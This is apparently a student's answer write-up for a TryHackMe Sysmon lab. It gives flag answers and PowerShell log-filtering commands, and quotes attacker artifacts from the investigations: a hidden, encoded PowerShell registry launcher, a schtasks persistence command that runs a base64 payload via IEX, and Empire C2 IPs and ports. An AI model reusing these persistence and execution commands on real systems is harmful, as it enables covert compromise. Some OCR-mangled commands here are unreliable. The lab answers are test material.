Sysmon

Task 4

Question: How many event ID 3 events are in C:\Users\THM-

Analyst\Desktop\Scenarios\Practice\Filtering.evtx?

Answer: 73,591

Explanation:

• Open powershell

enter this command: C:\Users\THM-Analyst\Desktop\Scenarios\Practice> Get-WinEvent Path C:\Users\THM-Analyst\Desktop\Scenarios\Practice\F iltering.evtx -FilterXPath
 (*/System/EventID=3' | Measure-Object -Line

Question: What is the UTC time created of the first network event in C:\Users\THM-Analyst\Desktop\Scenarios\Practice\Filtering.evtx?

Answer: 2021-01-06 01:35:50.464

Explanation:

- open the scenarios folder on the desktop
- open the Practice folder
- open the filtering event viewer

scroll down to the oldest log Event Viewer File Action View Help Woop woop! Your answer is correct /iewer (Local) Filtering Number of events: 74,970 Actions Filtering Date and Time Event ID Task Catego... ndows Logs Information 1/6/2021 1:36:02 AM Open Saved Log. Sysmon Network co... Application (i) Information Security 1/6/2021 1:36:01 AM Sysmon 3 Network co... Create Custom View... Setup Information 1/6/2021 1:35:59 AM Sysmon 3 Network co... Import Custom View... System Information 1/6/2021 1:35:55 AM Network co... Sysmon Filter Current Log... Forwarded Events (i) Information 1/6/2021 1:35:54 AM Sysmon 3 Network co... olications and Services Logs Information 1/6/2021 1:35:54 AM 3 Network co... Properties Sysmon ed Logs Information 1/6/2021 1:35:52 AM 3 Network co... Sysmon Find... 1. HTTP empirec2 Save All Events As... Investigation-3 Event 3, Sysmon Sysmon_meterpreter_ReflectivePEInj sysmon_mshta_sharpshooter_stageli General Details Delete Filtering scriptions Friendly View O XML View Rename Refresh Help + System Event 3, Sysmon **EventData** Event Properties RuleName **RDP UtcTime** 2021-01-06 01:35:50.46 🖺 Сору **ProcessGuid** {6cd1ea62-b76c-5fef-1100-00000000f500} Save Selected Events... ProcessId Refresh C:\Windows\System32\svchost.exe **Image** ? Help NT AUTHORITY\NETWORK SERVICE User Protocol Initiated false SourceIsIpv6 false 95.141.198.234 Sourcelp SourceHostname -SourcePort 20032 SourcePortName DestinationIsIpv6 false Destinationlp 10.10.98.207

Question:

Answer:

Task 10


Question: What is the full registry key of the USB device calling svchost.exe in Investigation 1?

Answer:

HKLM\System\CurrentControlSet\Enum\WpdBusEnumRoot\UMB\2&37c186b&0&STORAGE#VOLUME#_?? _USBSTOR#DISK&VEN_SANDISK&PROD_U3_CRUZER_MICRO&REV_8.01#4054910EF19005B3&0#\FriendlyNa me

Explanation:

I looked at the earliest logs and worked my way to the latest. What I focused on was to see if anything
references svchost.exe.




Question: What is the device name when being called by RawAccessRead in Investigation 1?

Answer: \Device\HarddiskVolume3

Explanation:

• I looked at the earliest instance of "RawAccessRead" under Task Category. After that, I looked for anything that would give a name. Instead I found a "Device" tag instead.



Question What is the first exe the process executes in Investigation 1?

Answer: rundll32.exe

Explanation:

• I worked down starting with the earliest after the first RawAccessRead event. WUDFHost.exe was not the right answer. After a few tries, I saw the latest entry is rundll32.exe being terminated. I decided to enter that as the answer because I thought maybe the malicious file wanted to terminate the process it started to make it harder for anyone to notice something is in the network.

Question: What is the full path of the payload in Investigation 2?

Answer: C:\Users\IEUser\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\S97WTYG7\update.hta

Explanation:



Question: What is the full path of the file the payload masked itself as in Investigation 2?

Answer: C:\Users\IEUser\Downloads\update.html

Explanation:

ParentCommandLine "C:\Program Files\Internet Explorer\iexplore.exe" C:\Users\IEUser\Downloads\update.html

Question: What signed binary executed the payload in Investigation 2?

Answer: C:\Windows\System32\mshta.exe


Explanation:

CommandLine C:\Windows\System32\mshta.exe C:\Users\EUser\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\S97WTYG7\update.hta

Question: What is the IP of the adversary in Investigation 2?

Answer: 10.0.2.18

Explanation:



SourceIp 10.0.2.13
SourceHostname IEWIN7
SourcePort 49159
SourcePortName
DestinationIsIpv6 false
DestinationIp 10.0.2.18
DestinationHostname

DestinationPort 4443


Question: What back connect port is used in Investigation 2?

Answer: 4443

Question: What is the IP of the suspected adversary in Investigation 3.1?

Answer: 172.30.1.253

Explanation:



Question: What is the hostname of the affected endpoint in Investigation 3.1?

Answer: DESKTOP-O153T4R


Question: What is the hostname of the C2 server connecting to the endpoint in Investigation 3.1?

Answer: empirec2

Question: Where in the registry was the payload stored in Investigation 3.1?

Answer: HKLM\SOFTWARE\Microsoft\Network\debug

Explanation:



Question: What PowerShell launch code was used to launch the payload in Investigation 3.1?

Answer: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c " $$x=$((gp HKLM:Software\Microsoft\Network debug).debug);start -Win Hidden -A \"-enc $x\" powershell";exit;$

Explanation:

enter this command in powershell: (Get-WinEvent -Path .\Investigation-3.1.evtx | Where-Object {\$_.Id -eq "13"} | Select-Object -First 1).Properties.Value[6]

Queston: What is the IP of the adversary in Investigation 3.2?

Answer: 172.168.103.188

Explanation:

Enter these commands in powershell:

```
$Events = Get-WinEvent -Path .\Investigation-3.2.evtx | Where-Object {$_.Id -eq
"3"}
$Events[0].Properties
$Events[0].Properties[13].Value
```

Question: What is the full path of the payload location in Investigation 3.2?

Answer: c:\users\q\AppData:blah.txt

Explanation:

CommandLine "C:\WINDOWS\system32\cmd.exe" /C "echo SQBmaCgAJABQAFMAVgBFAFIAUwBpAG8ATgBUAEEAQgBMAEUALgBQAFMAVgBFAFIAcwBpAG8AbgauAE0AYQBqAE8AUgAgAC0ARwBIACAAMwApAHsAJABHAF

Question: What was the full command used to create the scheduled task in Investigation 3.2?

Answer: "C:\WINDOWS\system32\schtasks.exe" /Create /F /SC DAILY /ST 09:00 /TN Updater /TR "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonI -W hidden -c \"IEX ([Text.Encoding]::UNICODE.GetString([Convert]::FromBase64String(\$(cmd /c "more < c:\users\q\AppData:blah.txt'''))))\""

Explanation:

CommandLine "C:\WINDOWS\system32\schtasks.exe" / Create /F /SC DAILY /ST 09:00 /TN Updater /TR "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -Nonl -W hidden -c \"IEX ([Text.Encoding]:UNICODE.GetString([Convert]:FromBase64String(\$(cmd /c "more < c\users\q\AppData:blah.txt"")))\\"

Question: What process was accessed by schtasks.exe that would be considered suspicious behavior in Investigation 3.2?

Answer: Isass.exe

Explanation:

Sourcelmage C:\WINDOWS\system32\lsass.exe

TargetProcessGUID {b231f4ab-0305-5a78-0000-00101b276402}

TargetProcessId 8992

TargetImage C:\WINDOWS\system32\schtasks.exe

Question: What is the IP of the adversary in Investigation 4?

Answer: 172.30.1.253

Explanation:

Sourcelp 172.16.199.179

SourceHostname DESKTOP-O153T4R.localdomain

SourcePort 49860

SourcePortName

DestinationIsIpv6 false

Destinationlp 172.30.1.253 DestinationHostname empirec2

DestinationPort 80

Question: What port is the adversary operating on in Investigation 4?

Answer: 80

Question: What C2 is the adversary utilizing in Investigation 4?

Answer: Empire

The tasks, questions or answers not mentioned here means there were no answers needed.